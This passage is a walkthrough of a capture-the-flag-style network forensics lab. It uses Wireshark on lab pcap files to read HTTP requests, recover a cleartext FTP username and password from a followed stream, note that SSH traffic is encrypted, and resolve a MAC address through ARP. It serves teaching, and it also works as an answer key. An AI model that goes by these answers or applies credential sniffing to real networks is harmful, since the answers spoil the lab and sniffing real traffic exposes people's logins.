  108 62.532591  10.10.67.199   10.10.15.52    HTTP      445 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
  117 62.540748  10.10.67.199   10.10.15.52    HTTP      415 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
  202 62.708297  10.10.67.199   10.10.15.52    HTTP      315 GET /favicon.ico HTTP/1.1
  295 63.665611  10.10.67.199   10.10.15.52    HTTP      445 GET / HTTP/1.1
  299 63.694780  10.10.67.199   10.10.15.52    HTTP      414 GET /fontawesome/css/all.min.css HTTP/1.1
  303 63.695898  10.10.67.199   10.10.15.52    HTTP      399 GET /css/dark.css HTTP/1.1
  315 63.697840  10.10.67.199   10.10.15.52    HTTP      384 GET /js/bundle.js HTTP/1.1
  316 63.698177  10.10.67.199   10.10.15.52    HTTP      393 GET /js/instantpage.min.js HTTP/1.1
  320 63.701373  10.10.67.199   10.10.15.52    HTTP      398 GET /images/icon.png HTTP/1.1
  335 63.987281  10.10.67.199   10.10.15.52    HTTP      387 GET /post/index.json HTTP/1.1
  338 63.997588  10.10.67.199   10.10.15.52    HTTP      366 GET /favicon.ico HTTP/1.1
  340 64.005368  10.10.67.199   10.10.15.52    HTTP      481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP…
  462 64.020692  10.10.67.199   10.10.15.52    HTTP      496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
  467 64.028410  10.10.67.199   10.10.15.52    HTTP      466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
  471 64.222360  10.10.67.199   10.10.15.52    HTTP      365 GET /posts/reindeer-of-the-week/ HTTP/1.1
  475 66.239846  10.10.67.199   10.10.15.52    HTTP      369 GET /posts/post/index.json HTTP/1.1
  478 66.249669  10.10.67.199   10.10.15.52    HTTP      463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff…
  480 66.251644  10.10.67.199   10.10.15.52    HTTP      448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
  482 66.262598  10.10.67.199   10.10.15.52    HTTP      462 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff…
  484 66.279297  10.10.67.199   10.10.15.52    HTTP      447 GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

    Protocol: TCP (6)
    Header Checksum: 0x1fce [validation disabled]
    [Header checksum status: Unverified]

0010  01 7c b2 9f 40 00 40 06  1f ce 0a 0a 43 c7 0a 0a   ·|··@·@· ····C···
0020  0f 34 d9 62 00 50 8c 92  f6 21 d6 c8 17 16 80 18   ·4·b·P·· ·!······
0030  01 eb 20 65 00 00 01 01  08 0a e9 ca ad 99 05 c0   ·· e···· ········
0040  ec 83 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   ··GET /  HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20  74 62 66 63 2e 62 6c 6f   ··Host:  tbfc.blo
```

Header Checksum (ip.checksum), 2 bytes | Packets: 510 · Displayed: 28 (5.5%) | Profile: Default

We found out that IP address “10.10.67.199” visited an article called “**reindeer-of-the-week**” under the /posts/

Question 4

We were then tasked on finding password leaked in “pcap2.pcap” file




tcp.port == 22

```
No.   Time       Source          Destination     Protocol Length Info
    1 0.000000   10.10.122.128   10.11.3.2       SSH        102 Server: Encrypted packet (len=48)
    2 0.000084   10.10.122.128   10.11.3.2       SSH        150 Server: Encrypted packet (len=96)
    3 0.060016   10.11.3.2       10.10.122.128   TCP         54 57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
    4 0.101317   10.11.3.2       10.10.122.128   TCP         54 57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
  149 63.058156  10.11.3.2       10.10.122.128   TCP         66 57865 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1285 WS=256 SACK_P…
  150 63.058185  10.10.122.128   10.11.3.2       TCP         66 22 → 57865 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961 SA…
  151 63.075513  10.11.3.2       10.10.122.128   TCP         54 57865 → 22 [ACK] Seq=1 Ack=1 Win=263424 Len=0
  152 63.080447  10.10.122.128   10.11.3.2       SSHv2       95 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
  153 63.127154  10.11.3.2       10.10.122.128   SSHv2       82 Client: Protocol (SSH-2.0-MoTTY_Release_0.73)
  154 63.127184  10.10.122.128   10.11.3.2       TCP         54 22 → 57865 [ACK] Seq=42 Ack=29 Win=62848 Len=0
  155 63.127956  10.10.122.128   10.11.3.2       SSHv2     1134 Server: Key Exchange Init
  156 63.128601  10.11.3.2       10.10.122.128   SSHv2     1222 Client: Key Exchange Init
  157 63.145905  10.11.3.2       10.10.122.128   SSHv2       78 Client: Diffie-Hellman Group Exchange Request
  158 63.145949  10.10.122.128   10.11.3.2       TCP         54 22 → 57865 [ACK] Seq=1122 Ack=1221 Win=61696 Len=0
  159 63.153438  10.10.122.128   10.11.3.2       SSHv2      590 Server: Diffie-Hellman Group Exchange Group
  160 63.214208  10.11.3.2       10.10.122.128   TCP         54 57865 → 22 [ACK] Seq=1221 Ack=1658 Win=263424 Len=0
  161 63.380672  10.11.3.2       10.10.122.128   SSHv2      582 Client: Diffie-Hellman Group Exchange Init
  162 63.386695  10.10.122.128   10.11.3.2       SSHv2      742 Server: Diffie-Hellman Group Exchange Reply, New Keys
  163 63.443586  10.11.3.2       10.10.122.128   TCP         54 57865 → 22 [ACK] Seq=1749 Ack=2346 Win=262656 Len=0
  164 63.673987  10.11.3.2       10.10.122.128   SSHv2      134 Client: New Keys, Encrypted packet (len=64)
  165 63.674091  10.10.122.128   10.11.3.2       SSHv2      118 Server: Encrypted packet (len=64)
  166 63.690495  10.11.3.2       10.10.122.128   SSHv2      150 Client: Encrypted packet (len=96)
  167 63.692260  10.10.122.128   10.11.3.2       SSHv2      134 Server: Encrypted packet (len=80)
  168 63.712919  10.11.3.2       10.10.122.128   SSHv2      326 Client: Encrypted packet (len=272)
  169 63.719545  10.10.122.128   10.11.3.2       SSHv2      102 Server: Encrypted packet (len=48)
  170 63.737609  10.11.3.2       10.10.122.128   TCP         66 57866 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1285 WS=256 SACK_P…
  171 63.737630  10.10.122.128   10.11.3.2       TCP         66 22 → 57866 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961 SA…

    Protocol: TCP (6)
    Header Checksum: 0x3035 [validation disabled]
    [Header checksum status: Unverified]

0000  02 c0 56 51 8a 51 02 c8  85 b5 5a aa 08 00 45 00   ··VQ·Q·· ··Z···E·
0010  00 28 3a 04 40 00 7f 06  30 35 0a 0b 03 02 0a 0a   ·(:·@··· 05······
0020  7a 80 e1 94 00 16 8c 02  15 ac 16 bd c2 e9 50 10   z······· ······P·
0030  04 05 bd 38 00 00                                  ···8··

Header Checksum (ip.checksum), 2 bytes    Packets: 239 · Displayed: 94 (39.3%)    Profile: Default
```

We were using the “tcp.port == 22” filter that we saw on the filter guide by Tryhackme earlier but we can’t see any login.

We then have a little help from the “hint” section.




Question Hint

As FTP uses the TCP protocol and runs on port 21, we'd use the "tcp.port" filter and "==" operator to only show all data that is TCP and uses port 21. The filter we would use: is "tcp.port == 21"

It turns out that the port runs on port 21 instead.


Switching the port we are looking on.



```
tcp.stream eq 4

No. Time       Source         Destination    Protocol Length Info
 13 4.103450   10.10.73.252   10.10.122.128  TCP       74 45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=…
 14 4.103479   10.10.122.128  10.10.73.252   TCP       74 21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PE…
 15 4.103828   10.10.73.252   10.10.122.128  TCP       66 45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr…
 16 4.105504   10.10.122.128  10.10.73.252   FTP      104 Response: 220 Welcome to the TBFC FTP Server!.
 17 4.105812   10.10.73.252   10.10.122.128  TCP       66 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSec…
 20 7.866325   10.10.73.252   10.10.122.128  FTP       83 Request: USER elfmcskidy
 21 7.866352   10.10.122.128  10.10.73.252   TCP       66 21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSe…
 22 7.866430   10.10.122.128  10.10.73.252   FTP      100 Response: 331 Please specify the password.
 23 7.866878   10.10.73.252   10.10.122.128  TCP       66 45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSe…
 28 14.282063  10.10.73.252   10.10.122.128  FTP       98 Request: PASS plaintext_password_fiasco
 29 14.323826  10.10.122.128  10.10.73.252   TCP       66 21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSe…
 31 16.735293  10.10.122.128  10.10.73.252   FTP       88 Response: 530 Login incorrect.
 32 16.735701  10.10.73.252   10.10.122.128  TCP       66 45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=411042646 TSe…
 33 16.735723  10.10.73.252   10.10.122.128  FTP       72 Request: SYST
 34 16.735730  10.10.122.128  10.10.73.252   TCP       66 21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894827850 TSe…
 35 16.735761  10.10.122.128  10.10.73.252   FTP      104 Response: 530 Please login with USER and PASS.
 36 16.776948  10.10.73.252   10.10.122.128  TCP       66 45340 → 21 [ACK] Seq=56 Ack=133 Win=62848 Len=0 TSval=411042687 TS…
 40 19.727087  10.10.73.252   10.10.122.128  FTP       72 Request: QUIT
 41 19.727175  10.10.122.128  10.10.73.252   FTP       80 Response: 221 Goodbye.
 42 19.727186  10.10.122.128  10.10.73.252   TCP       66 21 → 45340 [FIN, ACK] Seq=147 Ack=62 Win=62720 Len=0 TSval=8948308…
 43 19.727557  10.10.73.252   10.10.122.128  TCP       66 45340 → 21 [ACK] Seq=62 Ack=147 Win=62848 Len=0 TSval=411045638 TS…
 44 19.727819  10.10.73.252   10.10.122.128  TCP       66 45340 → 21 [FIN, ACK] Seq=62 Ack=148 Win=62848 Len=0 TSval=4110456…
 45 19.727826  10.10.122.128  10.10.73.252   TCP       66 21 → 45340 [ACK] Seq=148 Ack=63 Win=62720 Len=0 TSval=894830843 TS…

    Protocol: TCP (6)
    Header Checksum: 0x9588 [validation disabled]
    [Header checksum status: Unverified]

0010  00 5a cc 85 40 00 40 06  95 88 0a 0a 7a 80 0a 0a   ·Z··@·@· ····z···
0020  49 fc 00 15 b1 1c 66 93  ff 56 61 48 45 dd 80 18   I·····f· ·VaHE···
0030  01 ea d8 dc 00 00 01 01  08 0a 35 55 cb f4 18 7f   ········ ··5U····
0040  d1 fe 32 32 30 20 57 65  6c 63 6f 6d 65 20 74 6f   ··220 We lcome to
0050  20 74 68 65 20 54 42 46  43 20 46 54 50 20 53 65    the TBF C FTP Se

Header Checksum (ip.checksum), 2 bytes    Packets: 239 · Displayed: 23 (9.6%)    Profile: Default
```

pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

We saw an attempt to access the TBFC FTP Server then following the stream.




Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap

```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```

We then know the leaked password during the user “elfmcskidy” password is “**plaintext_password_fiasco**”.

Question 5

We tried to follow all other protocols



Wireshark · Follow TCP Stream (tcp.stream eq 0) · pcap2.pcap

```
c.,..Z..8(.n..U.x.9..L...zX.."4..{....X.(.i.MV.g.:..
{...=>...x.;w...,A...=...G5X..a..a...L.,y.Fn.8.eH.n>"..t..    X.<.lf.N
mc.,..5..<....q...T.T}.}
```


2 client pkts, 0 server pkts, 0 turns.

Entire conversation (144 bytes)   Show data as ASCII   Stream 0

We found out that **SSH** protocol is encrypted while trying to follow it.


Question 6

We then examine the ARP communications.



```
   84 32.388846   02:c8:85:b5:5a:aa   Broadcast           ARP   56 Who has 10.10.122.128? Tell 10.10.0.1
   46 19.785010   02:c8:85:b5:5a:aa   02:c0:56:51:8a:51   ARP   56 Who has 10.10.122.128? Tell 10.10.0.1
  137 53.095851   02:c0:56:51:8a:51   02:c8:85:b5:5a:aa   ARP   42 Who has 10.10.0.1? Tell 10.10.122.128
   77 26.727854   02:c0:56:51:8a:51   02:c8:85:b5:5a:aa   ARP   42 Who has 10.10.0.1? Tell 10.10.122.128
```

We then found out where 10.10.122.128 is at





```
    [Coloring Rule String: arp]
▾ Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
  ▸ Destination: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
  ▸ Source: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)
    Sender IP address: 10.10.122.128
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.10.0.1

0000  02 c8 85 b5 5a aa 02 c0  56 51 8a 51 08 06 00 01   ····Z···VQ·Q····
0010  08 00 06 04 00 01 02 c0  56 51 8a 51 0a 0a 7a 80   ········VQ·Q··z·
0020  00 00 00 00 00 00 0a 0a  00 01                     ··········
```

The MAC address of IP address 10.10.122.128 is 02:c0:56:51:8a:51

Question 7

